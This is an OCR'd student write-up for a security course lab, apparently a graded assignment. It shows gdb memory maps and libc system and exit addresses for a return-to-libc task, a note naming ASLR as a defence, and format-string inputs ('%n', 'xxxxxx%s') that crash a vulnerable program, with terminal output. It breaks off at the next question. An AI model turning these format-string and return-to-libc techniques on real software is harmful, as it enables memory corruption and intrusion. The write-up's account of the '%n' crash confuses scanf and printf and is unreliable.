
```
Ma          s spaces:

            rt Addr            End Addr       Size     Of
fs          objfile
            0x400000           0x401000       0x1000
 0x0   r--p   /home/cs6917/proj2/task2
            0x401000           0x402000       0x1000     0x
1000   r-xp   /home/cs6917/proj2/task2
            0x402000           0x403000       0x1000     0x
2000   r--p   /home/cs6917/proj2/task2
            0x403000           0x404000       0x1000     0x
2000   r--p   /home/cs6917/proj2/task2
            0x404000           0x405000       0x1000     0x
3000   rw-p   /home/cs6917/proj2/task2
--Type <RET> for more, q to quit, c to continue without p
aging--
```


Terminal - cs6917@cs6917: ...
23 Feb, 10:49
Terminal - cs6917@cs6917: ~/proj2
File Edit View Terminal Tabs Help

```
 0x0   r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7c28000     0x7ffff7dbd000   0x195000    0x2
8000   r-xp   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7dbd000     0x7ffff7e15000    0x58000   0x1b
d000   r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7e15000     0x7ffff7e16000     0x1000   0x21
5000   ---p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7e16000     0x7ffff7e1a000     0x4000   0x21
5000   r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7e1a000     0x7ffff7e1c000     0x2000   0x21
9000   rw-p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7e1c000     0x7ffff7e29000     0xd000
 0x0   rw-p
      0x7ffff7fa8000     0x7ffff7fab000     0x3000
--Type <RET> for more, q to quit, c to continue without p
aging--
```


Terminal - cs6917@cs6917: ...
23 Feb, 10:49
Terminal - cs6917@cs6917: ~/proj2
File Edit View Terminal Tabs Help

```
aging--
.2
      0x7ffff7ffb000     0x7ffff7ffd000     0x2000    0x3
7000   r--p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so
.2
      0x7ffff7ffd000     0x7ffff7fff000     0x2000    0x3
9000   rw-p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so
.2
      0x7ffffffde000     0x7ffffffff000    0x21000
 0x0   rw-p   [stack]
  0xffffffffff600000 0xffffffffff601000     0x1000
 0x0   --xp   [vsyscall]
(gdb)
(gdb) print system
$1 = {int (const char *)} 0x7ffff7c50d70 <__libc_system>
(gdb) 
```



Terminal - cs6917@cs6917: ...
23 Feb, 10:50
Terminal - cs6917@cs6917: ~/proj2
Terminal - cs6917@cs6917: ~/proj2
File Edit View Terminal Tabs Help

```
      0x7ffff7ffb000     0x7ffff7ffd000     0x2000    0x3
7000  r--p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so
.2
      0x7ffff7ffd000     0x7ffff7fff000     0x2000    0x3
9000  rw-p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so
.2
      0x7ffffffde000     0x7ffffffff000    0x21000
 0x0  rw-p   [stack]
  0xffffffffff600000 0xffffffffff601000     0x1000
 0x0  --xp   [vsyscall]
(gdb)
(gdb) print system
$1 = {int (const char *)} 0x7ffff7c50d70 <__libc_system>
(gdb) print exit
$2 = {void (int)} 0x7ffff7c455f0 <__GI_exit>
(gdb) 
```

5. (5 pts) What specific mechanism(s) make this attack more difficult?

- Enabling ASLR would make this attack more difficult.
- ASLR works great for 64-bit address spaces because there's a lot of area to move the components that are mapped to memory around it making it harder for attackers to exploit software vulnerabilities such as via return to libc attacks.
    - Libc is a dynamically linked library.
        - Thus, its addresses are affected by ASLR.

(40 pts) Task 3: Format String Attack

In this section, you are given a program with a format-string vulnerability; your task is to develop a scheme to exploit the vulnerability. You can find the source code for the program *task3.c*.


In *task3.c*, you will be asked to provide an input, which will be saved in a buffer called **user_input,** and there is a format-string vulnerability in the way the

printf is called on the user inputs. We want to exploit this vulnerability and see how much damage we can achieve.


The program has two secret values stored in its memory, and you are interested in these secret values. However, the secret values are unknown to you, nor can you find them from reading the binary code (for the sake of simplicity, we hardcode the secrets using constants 0x44 and 0x55, but you can pretend that you don't have the source code or the secrets). Although you do not know the secret values, in practice, it is not so difficult to find out the memory address (the range or the exact value) of them (they are in consecutive addresses), because for many operating systems, the addresses are exactly the same anytime you run the program.

1. (5 pts) Draw the layout of the stack frame corresponding to the main function directly after the local variables are initialized. For each element on the stack, provide its size (assuming a 64-bit architecture).


- Draw the stack



- Find screenshot below.


Terminal - cs6917@cs6917: ~/proj2


```
Breakpoint 1, main (argc=1, argv=0x7fffffffe158) at task3
.c:8
8       {
(gdb) info frame
Stack level 0, frame at 0x7fffffffe050:
 rip = 0x40118e in main (task3.c:8);
    saved rip = 0x7ffff7c29d90
 source language c.
 Arglist at 0x7fffffffe040, args: argc=1,
    argv=0x7fffffffe158
 Locals at 0x7fffffffe040, Previous frame's sp is 0x7ffff
fffe050
 Saved registers:
  rbp at 0x7fffffffe040, rip at 0x7fffffffe048
(gdb) 
```


Terminal - cs6917@cs6917: ~/proj2

```
 Locals at 0x7fffffffe040, Previous frame's sp is 0x7ffff
fffe050
 Saved registers:
  rbp at 0x7fffffffe040, rip at 0x7fffffffe048
(gdb) x/20x $rsp
0x7fffffffdfb0: 0xffffe158      0x00007fff      0x0000000
0       0x00000001
0x7fffffffdfc0: 0x00000000      0x00000000      0x0000000
0       0x00000000
0x7fffffffdfd0: 0x00000000      0x00000000      0x0000000
0       0x00000000
0x7fffffffdfe0: 0x00000000      0x00000000      0x0000000
0       0x00000000
0x7fffffffdff0: 0x00000000      0x00000000      0x0000000
0       0x00000000
(gdb) 
```

2. (4 pts) Provide the specific inputs (i.e. both the integer and the string) that you need in order to crash the program. Explain why the program crashes with your input.


- There are two ways to crash task3, either via the integer input, or the string input.
- Crashing task3 via the integer input
  - The input
    - %n
  - Why it crashes
    - It crashes because the program expects a long integer value because of the %ld format specifier in the scanf() function, but receives instead a %n that doesn't correspond to input conversion like %d for integers or %f for floats. Instead, it's used to obtain the number of characters read so far from the input stream.
    - In our vulnerable program, %n is used to write to a memory location. When %n is encountered, printf() interprets it as a directive to write the number of characters printed so far to the memory location specified by the argument, in our case it's the address of int_input, which is an invalid memory address to write to, triggering a segmentation fault.
  - Find screenshot below.



Terminal - cs6917@cs6917: ...
23 Feb, 08:52
Terminal - cs6917@cs6917: ~/proj2
File Edit View Terminal Tabs Help

```
cs6917@cs6917:~/proj2$ ./task3
Please enter a decimal integer
%n
Please enter a string
Segmentation fault (core dumped)
cs6917@cs6917:~/proj2$ 
```


- Crashing task3 via the string input
  - The input
    - Integer input 55 (or any valid integer value)
    - String input xxxxxx%s (or any string that has the %s in it)
  - Why it crashes
    - In our program, the string user_input contains %s, which is meant to be replaced by a string argument when using printf(). However, since user_input itself is used as the format string, printf() will interpret %s in user_input as a placeholder for an additional string argument. But since printf() is technically only given one argument (the “xxxxxx” in our example), it will try to access more arguments from the stack, causing a segmentation fault.
  - Find screenshot below.


Terminal - cs6917@cs6917: ...
23 Feb, 08:54
Terminal - cs6917@cs6917: ~/proj2
File Edit View Terminal Tabs Help

```
cs6917@cs6917:~/proj2$ ./task3
Please enter a decimal integer
55
Please enter a string
xxxxxx%s
Segmentation fault (core dumped)
cs6917@cs6917:~/proj2$ 
```

3. (4 pts) Provide the specific inputs (i.e. both the integer and the string) that you need in order to print the address of the variable secret[0]. Explain why you think this is the correct address. Hint: you can use gdb to verify that your answer is correct.

